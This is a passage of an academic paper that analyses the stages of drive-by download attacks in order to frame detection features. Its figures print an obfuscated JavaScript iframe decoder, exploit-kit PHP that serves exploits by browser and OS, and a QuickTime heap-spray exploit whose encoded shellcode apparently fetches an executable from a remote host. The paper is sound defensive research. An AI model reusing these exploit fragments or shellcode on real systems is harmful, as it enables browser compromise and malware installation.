Anatomy of Drive-by Download Attack

Van Lam Le, Ian Welch, Xiaoying Gao[1] **Peter Komisarczuk**[2]

[1] School of Engineering and Computer Science
Victoria University of Wellington,
P.O. Box 600, Wellington 6140, New Zealand,
Email: {van.lam.le, ian.welch, xiaoying.gao}@ecs.vuw.ac.nz

[2] School of Computing and Technology
University of West London,
St Mary's Road, Ealing, London W5 5RF,
Email: peter.komisarczuk@uwl.ac.uk

Abstract

Drive-by download attacks where web browsers are subverted by malicious content delivered by web servers have become a common attack vector in recent years. Several methods for the detection of malicious content on web pages using data mining techniques to classify web pages as malicious or benign have been proposed in the literature. However, each proposed method uses different content features in order to do the classification and there is a lack of a high-level frameworks for comparing these methods based upon their choice of detection features. The lack of a framework makes it problematic to develop experiments to compare the effectiveness of methods based upon different selections of features. This paper presents such a framework derived from an analysis of of drive-by download attacks that focus upon potential state changes seen when Internet browsers render HTML documents. This framework can be used to identify potential features that have not yet been exploited and to reason about the challenges for using those features in detection drive-by download attack.

Keywords: Internet Security; Drive-by-download; malicious web pages.

1 Introduction

When an Internet user visits a malicious web page, a malicious web server delivers a HTML document including malicious content to the user's computer system. The malicious content then exploits vulnerabilities on the visitor's computer system, which include vulnerabilities in web browsers, plug-ins, and operating systems. The exploitation leads to executing malicious code provided by attackers and the installation of malware on the visitor's computer systems. This process happens without the Internet user's consent or notice. This type of attack is a drive-by download attack (Egele et al. 2009, Narvaez et al. 2008).

Drive-by download attacks represent a significant risk to users of the Internet. The ratio of web pages that contain drive-by-download attacks to benign pages has been estimated at between 0.1% and 0.6% (Seifert, Steenson, Holz, Yuan & Davis 2007, Wang et al. 2006). One delivery mechanism is to drive victims to web servers owned by attackers but another mechanism is to subvert legitimate web servers (Websense 2009, Sophos 2009, ScanSafe 2009, Symantec April 2009). Subverting legitimate sites allows attackers to amplify the reach of their attack because these sites are trusted and visited by a huge number of visitors. Another factor leading to the increasing impact of drive-by-download attacks is the availability of exploit packs that reduce the level of skill needed to deploy such attacks.

Several methods for detecting potentially malicious web pages have been proposed in the literature. Some of them focus on tracking state changes on the computer system during visitation, such as Capture-HPC(Seifert & Steenson 2009), MITRE HoneyClient(MITRE 2009) and HoneyMonkey (Wang et al. 2007). The main idea of these systems is to monitor a computer system for anomalous changes during the rendering of a web page such as changes to the file system, registry information or creation of processes. In addition, some studies (Egele et al. 2009, Ratanaworabhan et al. 2009) focus on detecting malicious code (shellcode) written to memory by exploits for later execution. These studies base on the fact that memory corruption like heap-spray is one of common methods to exploit web browsers. Other methods (such as Wepawet(UCSB 2011), PhoneyC(Nazario 2009)) focus on a single delivery mechanism: JavaScript. These detection methods are based upon creating run-time environments to let JavaScript code execute and track behaviour during execution. Moreover, a number of studies focus on HTML contents for detecting malicious web pages (Seifert et al. 2008*b*, Hou et al. 2009, Bin et al. 2009, Shih-Fen et al. 2008). These studies analyze content pattern on HTML document and identify some potential features which can be useful on detecting malicious web pages. Finally, there are some studies focus on distinguishing benign web pages from malicious based upon characteristics of the web server hosting the pages (Ma et al. 2009*b*, 2011). These studies found that information about web servers such host name, domain name entries, location and other features can provide highly useful information for distinguish malicious web servers from benign ones.

As can be seen above, there are a range of features proposed for detecting a potential drive-by download attack. This raises a question about whether these features represent the complete range of potential features and how effective these features are for detecting drive-by download attacks. In this paper, we present the anatomy of drive-by download attack, and then analyse state changes due to the rendering of a HTML




Figure 1: Web application architecture

document delivered to a web client. This provides a framework for exploring these questions. Based upon this framework, we identify the vulnerabilities of these features to false positive and false negative results and discuss the challenges for detecting drive-by download attacks. This paper makes the following contributions:

- We present the anatomy of a drive-by download attack. This is used to develop a framework for describing features that can be used to detect a potential drive-by-download attack.
- We identify the limitations of these features in terms of their predisposition to false positives and false negatives. These limitations provide valuable information for evaluating the limits of the effectiveness of detection methods using these features.
- We outline the challenges for detection methods using these features in terms of the ability for attackers to hide their attacks through methods such as detection of the presence of feature monitors.

2 Sources of client-side vulnerabilities

Figure 1 shows the basic architecture of a web application. A web application is defined as a network application with a presentation layer typically implemented by a web browser (Mehdi 2007). The business logic is typically implemented by a web server working in conjunction with an application server and database system (Gollmann 2008). In such an architecture, the web browser acts as a thin client that is extensible via a plug-in architecture. Examples of common plug-ins include Adobe Acrobat, Adobe Flash Player, Apple QuickTime and Microsoft ActiveX controls. When content that cannot be rendered by the web browser is encountered, the appropriate plug-in is used for rendering.

Although the plug-in architecture allows the capabilities of browsers to be easily extended, it also increases the attack surface on the client-side because security is not only dependent upon vulnerabilities present in the web browser but also vulnerabilities present in third-party plug-ins. This is a real problem, for example, 419 cases of vulnerabilities were reported for browser plug-ins in 2008 (Symantec April 2009). ActiveX was reported the most common plug-in attack with 287 vulnerabilities followed by other plug-ins such as Java, QuickTime, Acrobat Reader, Flash Player and Media Player.

As mentioned earlier, a drive-by-download attack will exploit vulnerabilities on the client side. This is



Attacker publishes content.
Stage 0. Malicious content placed on the web page (s_0).
Victim visits web page.
Stage 1. Web page containing content downloaded to victim's web browser (s_1).
Render web page.
Stage 2. Browser or plug-in vulnerability is exploited (s_2).
Execute the payload.
Stage 3. Malicious activity takes place (s_3).

Figure 2: Flow chart outlining the stages in a drive-by-download.

done by returning an HTML page that contains malicious content. One approach to attacking the client-side is for an attacker to provide their own web application and direct the client web browsers to the web server hosting the application. However, this requires work to induce the client to visit the web application and has the potential disadvantage of leaving a trail back to the attacker. Therefore, attackers generally prefer to compromise legitimate web applications that clients already visit and use them to deliver malicious content to the vulnerable client (Niels et al. 2009, Microsoft 2009). Many techniques for compromising web applications or the hosting web servers exist (Provos et al. 2008, Symantec April 2009). For example, SQL injection (Niels et al. 2009, ScanSafe 2009, Microsoft 2009) where untrusted input from a client is executed by the web application allowing information such as passwords to extracted or even arbitrary code to be run in the same context as the web application itself or simply exploit Web 2.0 functionality that allows users to upload content that will be served up to other users (Websense 2008, Abu-Nimeh et al. 2008).

3 Anatomy of drive-by download attack

This section describes in detail how attackers attempt to carry a drive-by-download attack (see Figure 2). In stage 0 (s_0), the malicious content is published by the attacker and is available either embedded in as static HTML documents or published via a web application. In stage 1 (s_1), the victim's web browser visits the web site and downloads the content as part of a HTML document. In stage 2 (s_2), web browsers render the content contained within HTML documents at the client-side. This involves parsing the HTML, executing embedded scripts and potentially invoking plug-ins. At this point the attacker hopes to exploit vulnerabilities either in the web browser's rendering engine or plug-ins. Note that this can actually be happening incrementally as the content making up the web page is downloaded. Finally, in stage 3 (s_3) the code contained within the malicious content (payload) executes allowing the intended malicious activity to take place.

Stage 0: Malicious content placed on the web page (s_0). There are two common ways for attackers to publish their malicious content. They build their own web services containing malicious content or they compromise legitimate web servers/web applications to publish their malicious contents.

After publishing their malicious content on the Web, attackers must get users to visit the web pages containing the content in order to make exploitation. Spam is a common technique which attackers use to lure users to their malicious web pages. For instance, spam emails can contain a links to a malicious web page. Web blogs and social networking sites are also abused to get users to visit malicious sites (Garrett et al. 2008). In addition, search engines are also abused by attackers in order to get users to visit their malicious sites. Popular search terms are used to make malicious web pages be displayed in the search results (Keats & Koshy 2009, Alme 2008, Barth et al. 2009, Gyongyi & Garcia-Molina 2004, Websense 2009) so there is a very high chance for their malicious sites to be visited. Moreover, some legitimate sites have third-party contents like access counters, advertisements which refer to malicious sites (Alme 2008, Barth et al. 2009, Provos et al. 2007, Websense 2008). IFrame is the most common method used to refer to malicious web pages. To evade methods, contents inside IFrame are sometime obfuscated as Figure 3.

Stage 1: Web page containing content downloaded to victim's web browser (s_1). Visitors get malicious contents in two ways: whether they directly visit malicious web pages or they visit legitimate web pages including references to malicious ones. In both ways, the visitors connect to malicious web servers and attackers attempt to deliver malicious contents to a visitor's computer system. In fact, attackers usually target particular vulnerabilities which are only available in specific operating systems (OS), web browsers, plug-ins, etc... Therefore, attackers often detect visitor's system to find out whether vulnerabilities are available or not. Malicious contents are delivered if there are targeted vulnerabilities available in the visitor's computer system. Figure 4 shows code from an exploit kit to deliver different exploits based on information about operating systems and browsers. In addition, attackers usually try to avoid being detected by detection devices. They use information about IP address, countries and referrers to make the decision whether delivering malicious contents or not .


Stage 2: Browser or plugin vulnerability is exploited (s_2). When a web client downloads and renders a HTML document, it, in case of drive-by download attack, also leads to the execution of malicious content inside the HTML document as well. There are two common steps involved in executing malicious contents: (a) Malicious contents exploits vulnerabilities in a visitor's computer system including vulnerabilities in operating system, browser, and plug-ins; (b) A successful exploit can let the malicious web page manipulate the processor's instruction pointer (EIP register) to cause the next instruction to point at the malicious shellcode (a small piece of code used as the attack's payload) injected in memory in the previous step. The attackers take control over the visitor's computer system when their malicious shellcode is executed. Figure 5 shows a classic exploit content from an exploit kit. The exploit content targets a vulnerability in Apple's QuickTime. There are three parts in the exploit content. The first part is the shellcode that attackers want to execute after successful exploit. The second part is to carry out heapspray to inject many instances of shellcode into memory. The last part is to create a vulnerable object and exploit it in order to manipulate the EIP register to execute shellcode in memory.

Step 3: Carrying out malicious activities (s_3). After the shellcode (payload) takes control over a visitor's computer system, attackers usually carry out malicious activities. A malicious activity can be to steal visitor's information and send back to attackers. However, the common malicious activity is to connect to the Internet, download attackers' malware and install malware on visitor's system. Figure 6 shows malicious activities from a successful drive-by download attack. The attack writes executable files into the local system and then execute one executable file (x.exe). The process makes changes in registry system to create a permanent effect on the visitor computer system even the system is rebooted later on.

4 Nature of false positive and false negatives


This section presents nature of false positive and false negatives related to the domain of detecting drive-by download attack. Based on Figure 2, we analyse the nature of false positive and false negative in this domain.

When a HTML document is transferred between stages, its status value changes between 'benign' and 'malicious' according to various conditions at each stage. In fact, if a web page is malicious, the process of delivering it to the client can make its status value change at each stage. If conditions at a destination stage do not meet requirements of the malicious web page, its status value will change to benign. For instance, an exploit usually targets a particular vulnerability but that vulnerability is not available on the client's computer system. As a result, the exploit can not happen. On the other hand, if a web page is benign, there is no factor making it change its status to 'malicious' through stages. Therefore, a benign instance does not change its state through transfer.




```
<script language=JavaScript>function dc(x){var l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array
(63,53,46,44,20,50,56,40,28,54,0,0,0,0,0,0,43,34,33,29,55,47,1,45,19,30,3,23,61,35,26,25,11,
48,5,6,10,16,37,58,8,7,60,0,0,0,0,59,0,38,49,21,42,57,14,27,36,4,24,41,17,9,22,12,2,51,39,31,
32,18,62,13,52,0,15);for(j=Math.ceil(l/b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--,l--){w|=
(t[x.charCodeAt(p++)-48])<<s;if(s){r+=String.fromCharCode(165^w&255);w>>=8;s-=2}else{s=6}}
document.write(r)}}dc("05ZQKHo5yK71KgoaY98xlKLrTd7xuPLACDCDCDCDX9CDPN35X@jDs0GAoE8QyDLAcD81Yn7
xoY8xwMmVR9oQoP8qlMmVRNCx8roQjIjQogC1mHoDs235PJZBgakAozZ1iMoQgp")</script>
```

Figure 3: Obfuscation in a IFrame




```
if ( $browers == 1 )
{
        ...
        if ( $config['spl12'] == 'on' && ( $vers[0] == 6 || $vers[0] == 7 ) )
        {
                include( "exploits/x12.php" );
        }
        if ( $config['spl3'] == 'on' && $os < 7 && $os != 3 )
        {
                include( "exploits/x3.php" );
        }
        ...
}
if ( $browers == 2 )
{
        if ( $config['spl6'] == 'on' && $os == 2 && $vers[0] == 7 )
        {
        include( "exploits/x6.php" );
        }
        ...
}
...
```

Figure 4: Delivery of malicious contents based on OS, browser version



```
<script>
...
var
shellco='%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u0320%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74
F2%uC108%u0DCB%uDA03%uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E%uDD03%u048B%u038B%uC3C
5%u7275%u6D6C%u6E6F%u642E%u6C6C%u2e00%u5C2e%u2e7e%u7865%u0065%uC033%u0364%u3040%u0C78%u408B%u8B0C%u1C70
%u8BAD%u0840%u09EB%u408B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC%uFF84%uFFFF%uEC83%u8304%u242C%uFF3C%
u95D0%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BFF%u2454%u8DFC%uBA52%uDB33%u5353%uEB52%u5324%uD0FF%uBF5D%uFE98%u
0E8A%u53E8%uFFFF%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFFD7%uFFFF%u7
468%u7074%u2F3A%u772F%u7777%u782E%u7878%u7878%u2D78%u7878%u632E%u6D6F%u782F%u7A7A%u652F%u6578%u702E%u70
68';
...
while(bigb.length*2<spraySlideSize){bigb+=bigb}
bigb=bigb.substring(0,spraySlideSize/2);
heapBlocks=(heapSprayToAddress-0x400000)/heapBlockSize;
var memory=new Array();
for(var i=0;i<heapBlocks;i++){memory[i]=bigb+shellcode}
...
document.write('<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B"><param name="src"
value=".../x7b.php"><param name="autoplay" value="true"><param name="loop" value="false"><param
name="controller" value="true"></object>');
...
</script>
```

Figure 5: A classic exploit - Apple's QuickTime plug-in



```
"file","2/9/2010 22:17:14.961","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.976","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.976","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:15.7","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:15.7","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:15.54","...\IEXPLORE.EXE","Write","C:\x.exe","-1"
"file","2/9/2010 22:17:15.70","System","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:15.586","System","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"process","2/9/2010 22:17:18.289","...\IEXPLORE.EXE","created","2320","C:\x.exe"
"process","2/9/2010 22:17:17.273","...\IEXPLORE.EXE","created","2320","C:\x.exe"
"registry","2/9/2010 22:17:22.398","C:\x.exe","SetValueKey","HKLM\...\PendingFileRenameOperations","-1"
"registry","2/9/2010 22:17:22.414","C:\x.exe","SetValueKey","HKCU\...\Run\smx4pnp","-1"
"file","2/9/2010 22:17:22.414","C:\x.exe","Write","...\Admin\Microsoft\smx4pnp.dll","-1"
```

Figure 6: Malicious activities - monitored by Capture-HPC

Figure 7 shows the state changes of web pages through different stages. A malicious web page will become benign one if there is any state change happening at any stage through the process of delivering the web page to client's computer system. On the other hand, a benign web page does not change its state value at any stages.

False positive and false negative are two common factors used to evaluate performance of a detection method. To identify the nature of these two factors on detecting drive-by download attack, we define two factors: Natural false positive and natural false negative.

- *Natural False Positive:* Given a benign web page x; Without any effect of detection devices, if x transfers through all stages and its final state is malicious, this is a natural false positive.

- *Natural False Negative:* Given a malicious web page x; Without any effect of detection devices, if x transfers through all stages and its final state is benign, this is a natural false negative.

According to Figure 8 showing the possible states of a HTML document, we arrive at two expressions:

- There is no case that a malicious HTML document changes its status from 'benign' to 'malicious'. Thus, the natural false positive does not exist in state change diagram. On other word, the process of delivering a HTML document will not cause a false positive. Therefore, any false positive is a result from poor choice of features or algorithms used to analyse the features.

- There are available cases in which a malicious HTML document changes its status from 'malicious' to 'benign'. Thus, false positives exist in the stage change diagram. The process of delivering a HTML document can cause false negatives. Therefore, false negative rate could be taken into accounts when developing a detection method.

Researchers can take these facts into account and look for appropriate methods to minimize this limitation. The following sections discuss in detail the features and challenges for feature detection.

5 Features and challenges for detecting drive-by download attacks

Features take a very important role on performance of a detection method. Suitable features can make a detection method more effectively in terms of accuracy and efficiently. In this section, we discuss features used for detecting drive-by download attack based on the flow diagram shown in Figure 2. We discuss about what features can be extracted and what challenges we face at each stage in order to use the features efficiently.

5.1 Stage 0: Malicious content placed on the website

At this stage, a HTML document containing malicious content is either put on a web server, an existing web page is modified to contain the content or a web application is exploited so it will serve up the content to visitors. This stage only offers general information about web sites and we servers, which might be useful for distinguishing malicious web sites from benign ones.

Research shows that delivery of drive-by download is one of methods to spread malware on the Internet(Zhuge et al. 2007, Xiaoyan et al. 2008, Provos et al. 2007). Moreover, there are some malware distribution networks on the Internet which are main contribution of malware spreads on the Internet (Seifert et al. 2008*a*, Provos et al. 2008, Wang et al. 2006, Jianwei et al. 2007). Therefore, information about web servers like IP, structure of their domain name, DNS records is considered as potential features for detecting malicious web pages including drive-by download attacks.

In addition, URL path can also provide useful information for identifying malicious web pages. In fact, there are some available exploit packs (Seifert 2007) for carrying out drive-by download attack. URL paths created by these exploit packs are usually quite unique in term of pattern and format, and they are quite different from benign ones.

Table 1 shows a list of potential features and research that uses these features available at this stage to detect malicious content embedded in web pages. Most of them shows that these features are quite effective and efficient. It does not doubt that features

$$\begin{tikzcd}
s_0 & s_1 & s_2 & s_3 \\
\mathit{malicious} \arrow[r] \arrow[dr] & \mathit{malicious} \arrow[r] \arrow[dr] & \mathit{malicious} \arrow[r] \arrow[dr] & \mathit{malicious} \\
\mathit{benign} \arrow[r] & \mathit{benign} \arrow[r] & \mathit{benign} \arrow[r] & \mathit{benign}
\end{tikzcd}$$

Figure 7: Natural state changes between stages

$$\begin{tikzcd}
s_0 & s_1 & s_2 & s_3 \\
\mathit{malicious} \arrow[r] & \mathit{malicious} \arrow[r] & \mathit{malicious} \arrow[r] & \mathit{malicious} \\
\mathit{malicious} \arrow[r] & \mathit{malicious} \arrow[r] & \mathit{malicious} \arrow[r] & \mathit{benign} \\
\mathit{malcious} \arrow[r] & \mathit{malcious} \arrow[r] & \mathit{benign} \arrow[r] & \mathit{benign} \\
\mathit{malicious} \arrow[r] & \mathit{benign} \arrow[r] & \mathit{benign} \arrow[r] & \mathit{benign} \\
\mathit{benign} \arrow[r] & \mathit{benign} \arrow[r] & \mathit{benign} \arrow[r] & \mathit{benign}
\end{tikzcd}$$

Figure 8: Possible natural state of a HTML document

at this stage are very light-weight. However, using these features faces the following challenges:

- This stage is the first stage on the process of delivering HTML documents to client-side computer systems. All features at this stage is about web servers and there is no information about web pages. Therefore, any classification at this stages is just an estimation about maliciousness of web pages and it causes both false positive and false negative.
- Legitimate web servers can be compromised by attackers to publish malicious contents and the legitimate web servers contains and deliver malicious web pages. The information about web servers are not valuable in this case. Missing attacks in this case is very serious as the legitimate web servers are usually trusted and visited by many users. In fact, some reports shows that compromising legitimate web servers is a common method to spread malware on the Internet(Websense 2009, Sophos 2009, ScanSafe 2009, Symantec April 2009).

5.2 Stage 1: Web page containing content downloaded to victim's web browser

In the second stage, a HTML document containing the malicious content is completely downloaded to a client's computer system by a web client. The web client can be a web browser, a simulated web browser or a web crawler. It connects to a web server and download the HTML document. There are two main groups of potential features at this stage: features from connection transaction between web client and web server, and features from the HTML document.

1. HTTP connection transaction: Information from transactions in connections between web browsers and web servers can be useful to distinguish malicious web servers from benign ones. One of key features from connection transactions is information about redirection(Cova et al. 2010). In fact, attackers usually try to hide their web server from being identified by analysers or detection devices. They can use 'redirection' to hide their web servers behind other legitimate web servers.
2. HTML document content: HTML document content is the main source for feature extraction in many studies on detecting malicious web pages because it contains all of elements contributing to the final content rendered and displayed to the Internet users. In general, there are three interesting contents inside a HTML documents as follows:
